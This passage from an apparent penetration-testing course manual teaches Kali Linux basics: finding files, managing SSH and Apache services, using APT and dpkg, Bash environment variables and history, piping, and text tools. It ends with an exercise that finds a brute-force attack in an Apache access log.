The *locate* command⁴⁰ is the quickest way to find the locations of files and directories in Kali. In order to provide a much shorter search time, **locate** searches a built-in database named **locate.db** rather than the entire hard disk itself. This database is automatically updated on a regular basis by the *cron* scheduler. To manually update the **locate.db** database, you can use the **updatedb** command.

```
kali@kali:~$ sudo updatedb

kali@kali:~$ locate sbd.exe
/usr/share/windows-resources/sbd/sbd.exe
```

Listing 13 - Exploring the locate command

2.4.3.3 find

The *find* command⁴¹ is the most complex and flexible search tool among the three. Mastering its syntax can sometimes be tricky, but its capabilities go beyond a normal file search. The most basic usage of the **find** command is shown in Listing 14, where we perform a recursive search starting from the root file system directory and look for any file that starts with the letters “sbd”.

```
kali@kali:~$ sudo find / -name sbd*
/usr/bin/sbd
/usr/share/doc/sbd
/usr/share/windows-resources/sbd
/usr/share/windows-resources/sbd/sbd.exe
/usr/share/windows-resources/sbd/sbdbg.exe
/var/cache/apt/archives/sbd_1.37-1kali3_amd64.deb
/var/lib/dpkg/info/sbd.md5sums
/var/lib/dpkg/info/sbd.list
```

Listing 14 - Exploring the find command

The main advantage of **find** over **locate** is that it can search for files and directories by more than just the name. With **find**, we can search by file age, size, owner, file type, timestamp, permissions, and more.⁴²

2.4.3.4 Exercises

1. Use **man** to look at the man page for one of your preferred commands.
2. Use **man** to look for a keyword related to file compression.
3. Use **which** to locate the **pwd** command on your Kali virtual machine.
4. Use **locate** to locate **wce32.exe** on your Kali virtual machine.
5. Use **find** to identify any file (not directory) modified in the last day, NOT owned by the root user and execute **ls -l** on them. Chaining/piping commands is NOT allowed!

⁴⁰ (die.net, 2019), <https://linux.die.net/man/1/locate>

⁴¹ (die.net, 2019), <https://linux.die.net/man/1/find>

⁴² (Stack Exchange, 2015), <https://unix.stackexchange.com/questions/60205/locate-vs-find-usage-pros-and-cons-of-each-other>

2.5 Managing Kali Linux Services

Kali Linux is a specialized Linux distribution aimed at security professionals. As such, it contains several non-standard features. The default Kali installation ships with several services preinstalled, such as SSH, HTTP, MySQL, etc. Consequently, these services would load at boot time, which would result in Kali exposing several open ports by default—something we want to avoid for security reasons. Kali deals with this issue by updating its settings to prevent network services from starting at boot time.

Kali also contains a mechanism to both whitelist and blacklist various services. The following sections will discuss some of these services, as well as how to operate and manage them.

2.5.1 SSH Service

The Secure SHell (SSH)⁴³ service is most commonly used to remotely access a computer, using a secure, encrypted protocol. The SSH service is TCP-based and listens by default on port 22. To start the SSH service in Kali, we run **systemctl** with the **start** option followed by the service name (ssh in this example):

```
kali@kali:~$ sudo systemctl start ssh
kali@kali:~$
```

Listing 15 - Using systemctl to start the ssh service in Kali

When the command completes successfully, it does not return any output but we can verify that the SSH service is running and listening on TCP port 22 by using the **ss** command and piping the output into **grep** to search the output for “sshd”:

```
kali@kali:~$ sudo ss -antlp | grep sshd
LISTEN    0      128      *:22      *:*      users: (("sshd",pid=1343,fd=3))
LISTEN    0      128      :::22     :::*     users: (("sshd",pid=1343,fd=4))
```

Listing 16 - Using ss and grep to confirm that ssh has been started and is running

If we want to have the SSH service start automatically at boot time (as many users prefer), we simply enable it using the **systemctl** command. However, be sure to change the default password first!

```
kali@kali:~$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /lib/systemd/systemd-
Executing: /lib/systemd/systemd-sysv-install enable ssh
Created symlink /etc/systemd/system/ssh.service → /lib/systemd/system/ssh.service.
```

Listing 17 - Using systemctl to configure ssh to start at boot time

We can use **systemctl** to enable and disable most services within Kali Linux.

2.5.2 HTTP Service

The Apache HTTP service is often used during a penetration test, either for hosting a site, or providing a platform for downloading files to a victim machine. The HTTP service is TCP-based and

⁴³ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Secure_Shell

listens by default on port 80. To start the HTTP service in Kali, we can use **systemctl** as we did when starting the SSH service, replacing the service name with "apache2":

```
kali@kali:~$ sudo systemctl start apache2
kali@kali:~$
```

Listing 18 - Using systemctl to start the apache service in Kali

As with the SSH service, we can verify that the HTTP service is running and listening on TCP port 80 with the **ss** and **grep** commands.

```
kali@kali:~$ sudo ss -antlp | grep apache
LISTEN    0      128      :::80      :::*        users: (("apache2",pid=1481,fd=4),("apach
e2",pid=1480,fd=4),("apache2",pid=1479,fd=4),("apache2",pid=1478,fd=4),("apache2",pid=
1477,fd=4),("apache2",pid=1476,fd=4),("apache2",pid=1475,fd=4))
```

Listing 19 - Using ss and grep to confirm that apache has been started and is running

To have the HTTP service start at boot time, much like with the SSH service, we need to explicitly enable it with **systemctl** and its **enable** option:

```
kali@kali:~$ sudo systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/syst
Executing: /lib/systemd/systemd-sysv-install enable apache2
```

Listing 20 - Using systemctl to enable apache to start at boot time

Most services in Kali Linux are operated in much the same way as SSH and HTTP, through their service or init scripts. To see a table of all available services, run **systemctl** with the **list-unit-files** option:

```
kali@kali:~$ systemctl list-unit-files
...
UNIT FILE                                     STATE
proc-sys-fs-binfmt_misc.automount           static
-.mount                                       generated
dev-hugepages.mount                          static
dev-mqueue.mount                            static
media-cdrom0.mount                          generated
proc-sys-fs-binfmt_misc.mount                static
run-vmblock\x2dfuse.mount                   disabled
sys-fs-fuse-connections.mount               static
sys-kernel-config.mount                     static
sys-kernel-debug.mount                      static
...
```

Listing 21 - Displaying all available services

For additional information regarding service management in Kali Linux, including the use of systemctl, refer to the Kali Training site.⁴⁴

2.5.3 Exercises

(Reporting is not required for these exercises)

⁴⁴ (Offensive Security, 2019), <https://kali.training/topic/managing-services/>

1. Practice starting and stopping various Kali services.
2. Enable the SSH service to start on system boot.

2.6 Searching, Installing, and Removing Tools

The Kali VMware image contains the most common tools used in the field of penetration testing. However, it is not practical to include every single tool present in the Kali repository in the VMware image. Therefore, we'll need to discuss how to search for, install, or remove tools. In this section, we will be exploring the Advanced Package Tool (APT) toolset as well as other commands that are useful in performing maintenance operations on the Kali Linux OS.

APT is a set of tools that helps manage packages, or applications, on a Debian-based system. Since Kali is based on Debian,⁴⁵ we can use APT to install and remove applications, update packages, and even upgrade the entire system. The magic of APT lies in the fact that it is a complete package management system that installs or removes the requested package by recursively satisfying its requirements and dependencies.

2.6.1 apt update

Information regarding APT packages is cached locally to speed up any sort of operation that involves querying the APT database. Therefore, it is always good practice to update the list of available packages, including information related to their versions, descriptions, etc. We can do this with the **apt update** command as follows:

```
kali@kali:~$ sudo apt update
Hit:1 http://kali.mirror.globo.tech/kali kali-rolling InRelease
Reading package lists... Done
Building dependency tree
Reading state information... Done
699 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

Listing 22 - Using apt update to update the list of packages in Kali

2.6.2 apt upgrade

After the APT database has been updated, we can upgrade the installed packages and core system to the latest versions using the **apt upgrade** command.

In order to upgrade a single package, add the package name after the **apt upgrade** command such as **apt upgrade metasploit-framework**.

While you can upgrade your Kali Linux installation at any time, it's a good idea to take a snapshot of the virtual machine in a clean state (before any changes have been made) before doing so. This has two major benefits. First of all, it will ensure that you have a snapshot of a tested build that will work for all exercises and secondly, if you encounter issues and have to contact our support team, they will know the versions of tools you are using and how they behave. For an actual

⁴⁵ (Debian, 2019), <https://www.debian.org/>

penetration test, these same concerns will apply. You will learn more about how to balance having the newest tools with having a trusted build as you gain more experience and familiarity with Kali Linux.

2.6.3 apt-cache search and apt show

The **apt-cache search** command displays much of the information stored in the internal cached package database. For example, let's say we would like to install the *pure-ftpd* application via APT. The first thing we have to do is to find out whether or not the application is present in the Kali Linux repositories. To do so, we would proceed by passing the search term on the command line:

```
kali@kali:~$ apt-cache search pure-ftpd
mysqmail-pure-ftpd-logger - real-time logging system in MySQL - Pure-FTPd traffic-logg
pure-ftpd - Secure and efficient FTP server
pure-ftpd-common - Pure-FTPd FTP server (Common Files)
pure-ftpd-ldap - Secure and efficient FTP server with LDAP user authentication
pure-ftpd-mysql - Secure and efficient FTP server with MySQL user authentication
pure-ftpd-postgresql - Secure and efficient FTP server with PostgreSQL user authentica
resource-agents - Cluster Resource Agents
```

Listing 23 - Using apt-cache search to search for the pure-ftpd application

The output above indicates that the application is present in the repository. There are also a few authentication extensions for the pure-ftpd application that may be installed if needed.

Interestingly enough, the *resource-agents* package is showing up in our search even though its name does not contain the "pure-ftpd" keyword. The reason behind this is that **apt-cache search** looks for the requested keyword in the package's description rather than the package name itself.

To confirm that the resource-agents package description really contains the "pure-ftpd" keyword, pass the package name to **apt show** as follows:

```
kali@kali:~$ apt show resource-agents
Package: resource-agents
Version: 1:4.2.0-2
...
Description: Cluster Resource Agents
 This package contains cluster resource agents (RAs) compliant with the Open
 Cluster Framework (OCF) specification, used to interface with various services
 in a High Availability environment managed by the Pacemaker resource manager.
.
Agents included:
AoEtarget: Manages ATA-over-Ethernet (AoE) target exports
AudibleAlarm: Emits audible beeps at a configurable interval
...
NodeUtilization: Node Utilization
Pure-FTPd: Manages a Pure-FTPd FTP server instance
Raid1: Manages Linux software RAID (MD) devices on shared storage
...
```

Listing 24 - Using apt show to examine information related to the resource-agents package

In the output above, **apt show** clarifies why the resource-agents application was mysteriously showing up in the previous search for pure-ftpd.

2.6.4 apt install

The **apt install** command can be used to add a package to the system with **apt install** followed by the package name. Let's continue with the installation of pure-ftpd:

```
kali@kali:~$ sudo apt install pure-ftpd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  pure-ftpd-common
The following NEW packages will be installed:
  pure-ftpd pure-ftpd-common
0 upgraded, 2 newly installed, 0 to remove and 0 not upgraded.
Need to get 309 kB of archives.
After this operation, 880 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.mirror.globo.tech/kali kali-rolling/main amd64 pure-ftpd-common all
Get:2 http://kali.mirror.globo.tech/kali kali-rolling/main amd64 pure-ftpd amd64 1.0.4
Fetched 309 kB in 4s (86.4 kB/s)
Preconfiguring packages ...
...
```

Listing 25 - Using apt install to install the pure-ftpd application

Similarly, we can remove a package with the command **apt remove --purge**.

2.6.5 apt remove --purge

The **apt remove --purge** command completely removes packages from Kali. It is important to note that removing a package with **apt remove** removes all package data, but leaves usually small (modified) user configuration files behind, in case the removal was accidental. Adding the **--purge** option removes all the leftovers.

```
kali@kali:~$ sudo apt remove --purge pure-ftpd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  pure-ftpd-common
Use 'sudo apt autoremove' to remove it.
The following packages will be REMOVED:
  pure-ftpd*
0 upgraded, 0 newly installed, 1 to remove and 0 not upgraded.
After this operation, 581 kB disk space will be freed.
Do you want to continue? [Y/n] y
(Reading database ... 388024 files and directories currently installed.)
Removing pure-ftpd (1.0.47-3) ...
Cannot find cached rlinetd's config files for service ftp, ignoring remove request
Processing triggers for man-db (2.8.5-2) ...
(Reading database ... 388011 files and directories currently installed.)
Purging configuration files for pure-ftpd (1.0.47-3) ...
Processing triggers for systemd (240-6) ...
```

Listing 26 - Using apt remove --purge to completely remove the pure-ftpd application

Excellent! You are now able to search, install, and remove tools in Kali Linux. Let's explore one last command in this module: *dpkg*.

2.6.6 *dpkg*

dpkg is the core tool used to install a package, either directly or indirectly through APT. It is also the preferred tool to use when operating offline, since it does not require an Internet connection. Note that **dpkg** will not install any dependencies that the package might require. To install a package with **dpkg**, provide the **-i** or **--install** option and the path to the **.deb** package file. This assumes that the **.deb** file of the package to install has been previously downloaded or obtained in some other way.

```
kali@kali:~$ sudo dpkg -i man-db_2.7.0.2-5_amd64.deb
(Reading database ... 86425 files and directories currently installed.)
Preparing to unpack man-db_2.7.0.2-5_amd64.deb ...
Unpacking man-db (2.7.0.2-5) over (2.7.0.2-4) ...
Setting up man-db (2.7.0.2-5) ...
Updating database of manual pages ...
Processing triggers for mime-support (3.58) ...
...
```

Listing 27 - Using dpkg -i to install the man-db application

2.6.6.1 Exercises

(Reporting is not required for these exercises)

1. Take a snapshot of your Kali virtual machine (optional).
2. Search for a tool not currently installed in Kali.
3. Install the tool.
4. Remove the tool.
5. Revert Kali virtual machine to previously taken snapshot (optional).

2.7 Wrapping Up

In this module, we set a baseline for the upcoming modules. We explored tips and tricks for new users and reviewed some standards that more advanced users may appreciate.

All students are encouraged to review the free online training on the Kali Training site.⁴⁶ This site includes the *Kali Linux Revealed* book, exercises designed to test your understanding, a dedicated support forum, and more. These free resources provide valuable insight to users of all skill levels and serve as an excellent companion to the training presented in this course.

⁴⁶ (Offensive Security, 2019), <https://kali.training>

3. Command Line Fun

In this module, we'll take an introductory look at a few popular Linux command line programs. Feel free to refer to the Kali Linux Training site⁴⁷ for a refresher or more in-depth discussion.

3.1 The Bash Environment

Bash⁴⁸ is an sh-compatible shell that allows us to run complex commands and perform different tasks from a terminal window. It incorporates useful features from both the KornShell (ksh)⁴⁹ and C shell (csh).⁵⁰

3.1.1 Environment Variables

When opening a terminal window, a new Bash process, which has its own **environment variables**, is initialized. These variables are a form of global storage for various settings inherited by any applications that are run during that terminal session. One of the most commonly-referenced environment variables is *PATH*, which is a colon-separated list of directory paths that Bash will search through whenever a command is run without a full path.

We can view the contents of a given environment variable with the **echo** command followed by the "\$" character and an environment variable name. For example, let's take a look at the contents of the *PATH* environment variable:

```
kali@kali:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Listing 28 - Using echo to display the PATH environment variable

Some other useful environment variables include *USER*, *PWD*, and *HOME*, which hold the values of the current terminal user's username, present working directory, and home directory respectively:

```
kali@kali:~$ echo $USER
kali
```

```
kali@kali:~$ echo $PWD
/home/kali
```

```
kali@kali:~$ echo $HOME
/home/kali
```

Listing 29 - Using echo to display the USER, PWD, and HOME environment variables

An environment variable can be defined with the **export** command. For example, if we are scanning a target and don't want to type in the system's IP address repeatedly, we can quickly assign it an environment variable and use that instead:

⁴⁷ (Offensive Security, 2019), <https://kali.training/lessons/introduction/>

⁴⁸ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Bash_\(Unix_shell\)](https://en.wikipedia.org/wiki/Bash_(Unix_shell))

⁴⁹ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/KornShell>

⁵⁰ (Wikipedia, 2019), https://en.wikipedia.org/wiki/C_shell

```
kali@kali:~$ export b=10.11.1.220

kali@kali:~$ ping -c 2 $b
PING 10.11.1.220 (10.11.1.220) 56(84) bytes of data.
64 bytes from 10.11.1.220: icmp_seq=1 ttl=62 time=2.23 ms
64 bytes from 10.11.1.220: icmp_seq=2 ttl=62 time=1.56 ms

--- 10.11.1.220 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 1.563/1.900/2.238/0.340 ms
```

Listing 30 - Using export to declare an environment variable

The **export** command makes the variable accessible to any subprocesses we might spawn from our current Bash instance. If we set an environment variable without **export** it will only be available in the current shell.

We will use the **\$\$** variable to display the process ID of the current shell instance to make sure that we are indeed issuing commands in two different shells:

```
kali@kali:~$ echo "$$"
1827

kali@kali:~$ var="My Var"

kali@kali:~$ echo $var
My Var

kali@kali:~$ bash
kali@kali:~$ echo "$$"
1908

kali@kali:~$ echo $var

kali@kali:~$ exit
exit

kali@kali:~$ echo $var
My Var

kali@kali:~$ export othervar="Global Var"

kali@kali:~$ echo $othervar
Global Var

kali@kali:~$ bash

kali@kali:~$ echo $othervar
Global Var

kali@kali:~$ exit
exit
kali@kali:~$
```

Listing 31 - Using env to show all of the environment variables

There are many other environment variables defined by default in Kali Linux. We can view these by running **env** at the command line:

```
kali@kali:~$ env
SHELL=/bin/bash
...
PWD=/home/kali
XDG_SESSION_DESKTOP=lightdm-xsession
LOGNAME=kali
XDG_SESSION_TYPE=x11
XAUTHORITY=/home/kali/.Xauthority
XDG_GREETER_DATA_DIR=/var/lib/lightdm/data/kali
HOME=/home/kali
...
TERM=xterm-256color
USER=kali
...
```

Listing 32 - Using env to show all of the environment variables

3.1.2 Tab Completion

The Bash shell auto-complete function allows us to complete filenames and directory paths with the **[Tab]** key. This feature accelerates shell usage so much that it is sorely missed in other shells. Let's take a look at how this works from the kali user home directory. We'll start by typing the following command:

```
kali@kali:~$ ls D[TAB]
Desktop/  Documents/ Downloads/

kali@kali:~$ ls De[TAB]sktop/

kali@kali:~$ ls Desktop/
```

Listing 33 - Illustrating tab completion in Bash

When we hit the **[Tab]** key the first time after "D", the Bash shell suggests that there are three directories starting with that letter then presents our partially completed command for us to continue. Since we decide to specify "Desktop", we then proceed to type "e" followed by the **[Tab]** key a second time. At this point the Bash shell magically auto-completes the rest of the word "Desktop" as this is the only choice that starts with "De". Additional information about Tab Completion can be found on the Debian website.^{51,52}

3.1.3 Bash History Tricks

While working on a penetration test, it's important to keep a record of commands that have been entered into the shell. Fortunately, Bash maintains a history of commands that have been entered, which can be displayed with the **history** command.⁵³

⁵¹ (Debian-Administration, 2005), https://debian-administration.org/article/316/An_introduction_to_bash_completion_part_1

⁵² (Debian-Administration, 2005), https://debian-administration.org/article/317/An_introduction_to_bash_completion_part_2

⁵³ (die.net, 2002), <https://linux.die.net/man/3/history>

```
kali@kali:~$ history
1  cat /etc/lsb-release
2  clear
3  history
```

Listing 34 - The history command

Rather than re-typing a long command from our history, we can make use of the *history expansion* facility. For example, looking back at Listing 34, there are three commands in our history with a line number preceding each one. To re-run the first command, we simply type the **!** character followed by the line number, in this case **1**, to execute the **cat /etc/lsb-release** command:

```
kali@kali:~$ !1
cat /etc/lsb-release
DISTRIB_ID=Kali
DISTRIB_RELEASE=kali-rolling
DISTRIB_CODENAME=kali-rolling
DISTRIB_DESCRIPTION="Kali GNU/Linux Rolling"
```

Listing 35 - The Bash history expansion in action

Another helpful history shortcut is **!!**, which repeats the last command that was executed during our terminal session:

```
kali@kali:~$ sudo systemctl restart apache2

kali@kali:~$ !!
sudo systemctl restart apache2



kali@kali:~$
```

Listing 36 - Easily repeating the last command

By default, the command history is saved to the **.bash_history** file in the user home directory. Two environment variables control the history size: *HISTSIZE* and *HISTFILESIZE*.

HISTSIZE controls the number of commands stored in memory for the current session and *HISTFILESIZE* configures how many commands are kept in the history file. These variables can be edited according to our needs and saved to the Bash configuration file (**.bashrc**) that we will explore later.

One of the simplest ways to explore the Bash history is right from the command line prompt. We can browse through the history with some useful keyboard shortcuts with the two most common being:

-  - scroll backwards in history
-  - scroll forwards in history

Last but not least, holding down **Ctrl** and pressing **R** will invoke the *reverse-i-search* facility. Type a letter, for example, **c**, and you will get a match for the most recent command in your history that contains the letter "c". Keep typing to narrow down your match and when you find the desired command, press **Return** to execute it.

```
kali@kali:~$ [CTRL-R]c
(reverse-i-search)`ca': cat /etc/lsb-release
```

Listing 37 - Exploring the reverse-i-search facility

3.1.3.2 Exercises

1. Inspect your bash history and use *history expansion* to re-run a command from it.
2. Execute different commands of your choice and experiment browsing the history through the shortcuts as well as the *reverse-i-search* facility.

3.2 Piping and Redirection

Every program run from the command line has three data streams connected to it that serve as communication channels with the external environment. These streams are defined as follows:

Stream Name	Description
Standard Input (STDIN)	Data fed into the program
Standard Output (STDOUT)	Output from the program (defaults to terminal)
Standard Error (STDERR)	Error messages (defaults to terminal)

Table 3 - Streams connected to command line programs

Piping (using the `|` operator) and redirection (using the `>` and `<` operators) connects these streams between programs and files to accommodate a near infinite number of possible use cases.

3.2.1 Redirecting to a New File

In the previous command examples, the output was printed to the screen. This is convenient most of the time, but we can use the `>` operator to save the output to a file to keep it for future reference or manipulation:

```
kali@kali:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

kali@kali:~$ echo "test"
test

kali@kali:~$ echo "test" > redirection_test.txt

kali@kali:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  redirection_test.txt  Template

kali@kali:~$ cat redirection_test.txt
test

kali@kali:~$ echo "Kali Linux is an open source project" > redirection_test.txt

kali@kali:~$ cat redirection_test.txt
Kali Linux is an open source project
```

Listing 38 - Redirecting the output to a file

As shown in Listing 38, if we redirect the output to a non-existent file, the file will be created automatically. However, if we save the output to a file that already exists, that file's content will be replaced. Be careful with redirection! There is no undo function!

3.2.2 Redirecting to an Existing File

To append additional data to an existing file (as opposed to overwriting the file) use the **>>** operator:

```
kali@kali:~$ echo "that is maintained and funded by Offensive Security" >> redirection_test.txt

kali@kali:~$ cat redirection_test.txt
Kali Linux is an open source project
that is maintained and funded by Offensive Security
```

Listing 39 - Redirecting the output to an existing file

3.2.3 Redirecting from a File

As you may have guessed, we can use the **<** operator to send data the "other way". In the following example, we redirect the **wc** command's *STDIN* with data originating directly from the file we generated in the previous section. Let's try this with **wc -m** which counts characters in the file:

```
kali@kali:~$ wc -m < redirection_test.txt
89
```

Listing 40 - Feeding the wc command with the < operator

Note that this effectively "connected" the contents of our file to the standard input of the **wc -m** command.

3.2.4 Redirecting STDERR

According to the POSIX⁵⁴ specification, the file descriptors⁵⁵ for the *STDIN*, *STDOUT*, and *STDERR* are defined as 0, 1, and 2 respectively. These numbers are important as they can be used to manipulate the corresponding data streams from the command line while executing or joining different commands together.

To get a better grasp of how the file descriptor numbers work, consider this example that redirects the standard error (*STDERR*):

```
kali@kali:~$ ls .
Desktop Documents Downloads Music Pictures Public redirection_test.txt Template

kali@kali:~$ ls ./test
ls: cannot access './test': No such file or directory

kali@kali:~$ ls ./test 2>error.txt

kali@kali:~$ cat error.txt
ls: cannot access './test': No such file or directory
```

⁵⁴ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/POSIX>

⁵⁵ (Wikipedia, 2019), https://en.wikipedia.org/wiki/File_descriptor

Listing 41 - Redirecting the STDERR to a file

In Listing 41, note that **error.txt** only contains the error message (generated on *STDERR*). We did this by prepending the stream number to the “>” operator (2=*STDERR*).

3.2.5 Piping

Continuing with the example using the **wc** command, let’s have a look at how to redirect the output from one command into the input of another. Consider this example:

```
kali@kali:~$ cat error.txt
ls: cannot access '/test': No such file or directory

kali@kali:~$ cat error.txt | wc -m
53

kali@kali:~$ cat error.txt | wc -m > count.txt

kali@kali:~$ cat count.txt
53
```

Listing 42 - Piping the output of the cat command into wc

In Listing 42, we used the pipe character (**|**) to redirect the output of the **cat** command to the input of the **wc** command. This concept may seem trivial but piping together different commands is a powerful tool for manipulating all sorts of data.

3.2.5.1 Exercises

1. Use the **cat** command in conjunction with **sort** to reorder the content of the **/etc/passwd** file on your Kali Linux system.
2. Redirect the output of the previous exercise to a file of your choice in your home directory.

3.3 Text Searching and Manipulation

In this section, we will gain efficiency with file and text handling by introducing a few commands: *grep*, *sed*, *cut*, and *awk*. Advanced usage of some of these tools requires a good understanding of how *regular expressions (regex)* work. A *regular expression* is a special text string for describing a search pattern. If you are unfamiliar with regular expressions, visit the following URLs before continuing:

- <http://www.rexegg.com/>
- <http://www.regular-expressions.info/>

3.3.1 grep

In a nutshell, **grep**⁵⁶ searches text files for the occurrence of a given regular expression and outputs any line containing a match to the standard output, which is usually the terminal screen. Some of

⁵⁶ (die.net, 2010), <https://linux.die.net/man/1/grep>

the most commonly used switches include **-r** for recursive searching and **-i** to ignore text case. Consider the following example:

```
kali@kali:~$ ls -la /usr/bin | grep zip
-rwxr-xr-x 3 root root 34480 Jan 29 2017 bunzip2
-rwxr-xr-x 3 root root 34480 Jan 29 2017 bzip2
-rwxr-xr-x 1 root root 13864 Jan 29 2017 bzip2recover
-rwxr-xr-x 2 root root 2301 Mar 14 2016 gunzip
-rwxr-xr-x 1 root root 105172 Mar 14 2016 gzip
```

Listing 43 - Searching for any file(s) in /usr/bin containing "zip"

In Listing 43, we listed all the files in the **/usr/bin** directory with **ls** and pipe the output into the **grep** command, which searches for any line containing the string "zip". Understanding the *grep* tool and when to use it can prove incredibly useful.

3.3.2 sed

sed⁵⁷ is a powerful stream editor. It is also very complex so we will only briefly scratch its surface here. At a very high level, **sed** performs text editing on a stream of text, either a set of specific files or standard output. Let's look at an example:

```
kali@kali:~$ echo "I need to try hard" | sed 's/hard/harder/'
I need to try harder
```

Listing 44 - Replacing a word in the output stream

In Listing 44, we created a stream of text using the **echo** command and then piped it to **sed** in order to replace the word "hard" with "harder". Note that by default the output has been automatically redirected to the standard output.

3.3.3 cut

The **cut**⁵⁸ command is simple, but often comes in quite handy. It is used to extract a section of text from a line and output it to the standard output. Some of the most commonly-used switches include **-f** for the field number we are cutting and **-d** for the field delimiter.

```
kali@kali:~$ echo "I hack binaries,web apps,mobile apps, and just about anything else"
| cut -f 2 -d ","
web apps
```

Listing 45 - Extracting fields from the echo command output using cut

In Listing 45, we echoed a line of text and piped it to the **cut** command to extract the second field using a comma (,) as the field delimiter. The same command can be used with lines in text files as shown below, where a list of users is extracted from **/etc/passwd** by using **:** as a delimiter and retrieving the first field:

```
kali@kali:~$ cut -d ":" -f 1 /etc/passwd
root
daemon
bin
```

⁵⁷ (GNU, 2018), <https://www.gnu.org/software/sed/manual/sed.html>

⁵⁸ (die.net, 2010), <https://linux.die.net/man/1/cut>


```
sys
sync
games
...
```

Listing 46 - Extracting usernames from /etc/passwd using cut

3.3.4 awk

AWK⁵⁹ is a programming language designed for text processing and is typically used as a data extraction and reporting tool. It is also extremely powerful and can be quite complex, so we will only scratch the surface here. A commonly used switch with **awk**⁶⁰ is **-F**, which is the field separator, and the **print** command, which outputs the result text.

```
kali@kali:~$ echo "hello::there::friend" | awk -F "::" '{print $1, $3}'
hello friend
```

Listing 47 - Extracting fields from a stream using a multi-character separator in awk

In Listing 47, we echoed a line and piped it to **awk** to extract the first (**\$1**) and third (**\$3**) fields using **::** as a field separator. The most prominent difference between the **cut** and **awk** examples we used is that **cut** can only accept a single character as a field delimiter, while **awk**, as shown in Listing 47, is much more flexible. As a general rule of thumb, when you start having a command involving multiple **cut** operations, you may want to consider switching to **awk**.

3.3.5 Practical Example

Let's take a look at a practical example that ties together many of the commands we have explored so far.

We are given an Apache HTTP server log (http://www.offensive-security.com/pwk-files/access_log.txt.gz), that contains evidence of an attack. Our task is to use Bash commands to inspect the file and discover various pieces of information, such as who the attackers were and what exactly happened on the server.

First, we'll use the **head** and **wc** commands to take a quick peek at the log file to understand its structure. The **head** command displays the first 10 lines in a file and the **wc** command, along with the **-l** option, displays the total number of lines in a file.

```
kali@kali:~$ gunzip access_log.txt.gz

kali@kali:~$ mv access_log.txt access.log

kali@kali:~$ head access.log
201.21.152.44 - - [25/Apr/2013:14:05:35 -0700] "GET /favicon.ico HTTP/1.1" 404 89 "-"
"Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.
0.1410.64 Safari/537.31" "random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:48 -0700] "GET /include/jquery.jshowoff.min.js HT
TP/1.1" 200 2553 "http://www.random-site.com/" "Mozilla/5.0 (Linux; U; Android 4.1.2;
en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobil
e Safari/534.30" "www.random-site.com"
```

⁵⁹ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/AWK>

⁶⁰ (GNU, 2019), <https://www.gnu.org/software/gawk/manual/gawk.html>

...

```
kali@kali:~$ wc -l access.log
1173 access.log
```

Listing 48 - Peeking into the access.log file to understand its structure

Notice that the log file is text-based and contains different fields (IP address, timestamp, HTTP request, etc.) that are delimited by spaces. This is a perfectly “grep friendly” file and will work well for all of the tools we have covered so far. We’ll begin by searching through the HTTP requests made to the server for all the IP addresses recorded in this log file. We’ll do this by piping the output of the **cat** command into the **cut** and **sort** commands. This may give us a clue about the number of potential attackers we will need to deal with.

```
kali@kali:~$ cat access.log | cut -d " " -f 1 | sort -u
201.21.152.44
208.115.113.91
208.54.80.244
208.68.234.99
70.194.129.34
72.133.47.242
88.112.192.2
98.238.13.253
99.127.177.95
```

Listing 49 - Piping commands in order to get required information from the file

We see that less than ten IP addresses were recorded in the log file, although this still doesn’t tell us anything about the attackers. Next, we use **uniq** and **sort** to show unique lines, further refine our output, and sort the data by the number of times each IP address accessed the server. The **-c** option of **uniq** will prefix the output line with the number of occurrences.

```
kali@kali:~$ cat access.log | cut -d " " -f 1 | sort | uniq -c | sort -urn
1038 208.68.234.99
 59 208.115.113.91
 22 208.54.80.244
 21 99.127.177.95
  8 70.194.129.34
  1 201.21.152.44
```

Listing 50 - Using the uniq command to get a count per IP address in the file

A few IP addresses stand out but we will focus on the address that has the highest access frequency first. To filter out the 208.68.234.99 address and display and count the resources that were being requested by that IP, we can use the following sequence:

```
kali@kali:~$ cat access.log | grep '208.68.234.99' | cut -d "\"" -f 2 | uniq -c
1038 GET //admin HTTP/1.1
```

Listing 51 - Exploring the resources accessed by a specific IP address

From this output, it seems that the IP address at 208.68.234.99 was accessing the **/admin** directory exclusively. Let’s inspect this further.

```
kali@kali:~$ cat access.log | grep '208.68.234.99' | grep '/admin ' | sort -u
208.68.234.99 - - [22/Apr/2013:07:51:20 -0500] "GET //admin HTTP/1.1" 401 742 "-" "Teh Forest Lobster"
208.68.234.99 - admin [22/Apr/2013:07:51:25 -0500] "GET //admin HTTP/1.1" 200 575 "-"
```

```
"Teh Forest Lobster"
...

kali@kali:~$ cat access.log|grep '208.68.234.99'| grep -v '/admin '
kali@kali:~$
```

Listing 52 - Taking a closer look at the log file

Apparently 208.68.234.99 has been involved in an HTTP brute force attempt against this web server. Furthermore, after about 1000 attempts, it seems like the brute force attempt succeeded, as indicated by the “HTTP 200” message.

3.3.5.1 Exercises

1. Using `/etc/passwd`, extract the user and home directory fields for all users on your Kali machine for which the shell is set to `/bin/false`. Make sure you use a Bash one-liner to print the output to the screen. The output should look similar to Listing 53 below:

```
kali@kali:~$ YOUR COMMAND HERE...
The user mysql home directory is /nonexistent
The user Debian-snmp home directory is /var/lib/snmp
The user speech-dispatcher home directory is /var/run/speech-dispatcher
The user Debian-gdm home directory is /var/lib/gdm3
```

Listing 53 - Home directories for users with /bin/false shells

